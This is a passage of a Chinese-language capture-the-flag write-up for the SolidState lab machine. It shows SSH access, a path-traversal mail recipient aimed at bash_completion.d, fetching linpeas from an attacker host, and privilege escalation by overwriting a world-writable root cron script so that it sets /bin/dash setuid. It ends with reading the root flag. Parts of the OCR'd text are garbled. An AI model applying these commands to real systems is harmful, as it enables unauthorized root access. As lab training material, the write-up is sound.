mindy@solidstate:~$
mindy@solidstate:~$ exit
logout
Connection to 172.16.33.35 closed.

┌──(kali㉿kali)-[~]
└─$ ssh mindy@172.16.33.35
mindy@172.16.33.35's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3
7-08-06) i686

The programs included with the Debian GNU/Linux system are fre
tware;
the exact distribution terms for each program are described in
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the ext
permitted by applicable law.
Last login: Wed Nov 16 05:16:43 2022 from 172.16.33.1
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304

┌──(kali㉿kali)-[~]
└─$ P@55W0rd1!2@
```

权限提升


主机信息收集

提升会话后,把linpeas传输到对,并执行进行信息收集。




```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ python -c 'import pty;
pty.spawn("/bin/bash");'
pty.spawn("/bin/bash");'
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ wget http://10.8.0.58:
8080/linpeas.sh
/linpeas.sh/10.8.0.58:8080/
--2022-11-16 05:29:10--  http://10.8.0.58:8080/linpeas.sh
Connecting to 10.8.0.58:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 828172 (809K) [text/x-sh]
Saving to: ‘linpeas.sh’
```

发现一个全局可写的可疑文件



```
-rw-r--r-- 1 root root 229 Jun 18  2017 /var/backups/dpkg.diversions.1.gz
-rw-r--r-- 1 root root 435427 Aug 22  2017 /var/backups/dpkg.status.5.gz

╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/mindy
/opt/tmp.py
/run/lock
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/transient
```


查看脚本内容，是一个清理零时文件的脚本



```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()

${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ 
```


crond任务+文件属性配置错误

将pspy32传到目标监控进程,果然发现定期会执行tmp.py这个脚本



```
2022/11/16 05:59:08 CMD: UID=0     PID=2      | 
2022/11/16 05:59:08 CMD: UID=0     PID=1      | /sbin/init
2022/11/16 06:00:01 CMD: UID=0     PID=18165  | /usr/sbin/CRON
-f
2022/11/16 06:00:01 CMD: UID=0     PID=18166  | /bin/sh -c pyth
on /opt/tmp.py
2022/11/16 06:00:01 CMD: UID=0     PID=18167  | python /opt/tmp
.py
2022/11/16 06:00:01 CMD: UID=0     PID=18168  | sh -c rm -r /tm
p/*
2022/11/16 06:00:01 CMD: UID=0     PID=18169  | sh -c rm -r /tm
p/*
2022/11/16 06:00:05 CMD: UID=0     PID=18170  | /sbin/init
2022/11/16 06:00:05 CMD: UID=0     PID=18171  | 
2022/11/16 06:00:05 CMD: UID=0     PID=18172  | 
^Z
zsh: suspended  nc -lvnp 1024
```

接下来再本地修改完这个脚本后传输到对端执行




```
-rwxr-xr-x 1 kali kali     4576 Mar 14 12:20 test.py
-rw-r--r-- 1 kali kali      111 Mar 16 13:54 tmp.py
drwxr-xr-x 2 kali kali     4096 Mar  3 22:32 Videos

┌──(kali㉿kali)-[~]
└─$ cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
     os.system('chmod 4755 /bin/dash')
except:
     sys.exit()

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/)
 ...
172.16.33.35 - - [18/Mar/2023 07:31:24] "GET /tmp.py HTTP
/1.1" 200 -
```

```
-rbash: L: command not found
-rbash: $'remoteAddrq~\002L': command not found
-rbash: remoteHostq~LsendertLorg/apache/mailet/MailAddres
-rbash: $'\221\222\204m\307{\244\002\003I\003posL\004host
 not found
-rbash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailA
-rbash: @team.pl>
Message-ID: <31216674.7.1668596483371.JavaMail.root@solid
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../../etc/bash_completion
Received: from gateway ([172.16.33.1])
          by solidstate (JAMES SMTP Server 2.3.2) with SM
          for <../../../../../../../../etc/bash_completio
          Wed, 16 Nov 2022 06:01:23 -0500 (EST)
Date: Wed, 16 Nov 2022 06:01:23 -0500 (EST)
From: team@team.pl

: No such file or directory
```

```
t found
-rbash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\0
02xp': command not found
-rbash: @team.pl>
Message-ID: <31921657.6.1668595929394.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../../etc/bash_completion.d@localhost
Received: from gateway ([172.16.33.1])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 59
          for <../../../../../../../../etc/bash_completion.d@localhost>;
          Wed, 16 Nov 2022 05:52:09 -0500 (EST)
Date: Wed, 16 Nov 2022 05:52:09 -0500 (EST)
From: team@team.pl

: No such file or directory
^Z^Z^X^X@sc^X@sx^[z^Z\


^Z^C^C^X@sc^X@sx^X@sz^Z
```

```
-rw------- 1 mindy mindy      34 Aug 22  2017 user.txt
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ wget http://10.8.0.58:8888/tmp.py
/tmp.pytp://10.8.0.58:8888/
--2022-11-16 06:07:24--  http://10.8.0.58:8888/tmp.py
Connecting to 10.8.0.58:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 111 [text/x-python]
Saving to: ‘tmp.py’

tmp.py            100%[==================>]     111  --.-KB/s    in 0s

2022-11-16 06:07:24 (24.4 MB/s) - ‘tmp.py’ saved [111/111]

${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cp tmp.py /opt/tmp.py
cp tmp.py /opt/tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cd /opt
cd /opt
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls -l tmp.py
ls -l tmp.py
-rwxrwxrwx 1 root root 111 Nov 16 06:07 tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$
```



```
-rwxrwxrwx  1 root root  111 Nov 16 06:07 tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ dash
dash
# id
id
uid=1001(mindy) gid=1001(mindy) euid=0(root) groups=1001(mindy)
# cd /root
cd /root
# ls -l
ls -l
total 4
-rw------- 1 root root 33 Aug 22  2017 root.txt
# cat root.txt
cat root.txt
b4c9723a28899b1c45db281d99cc87c9
#
```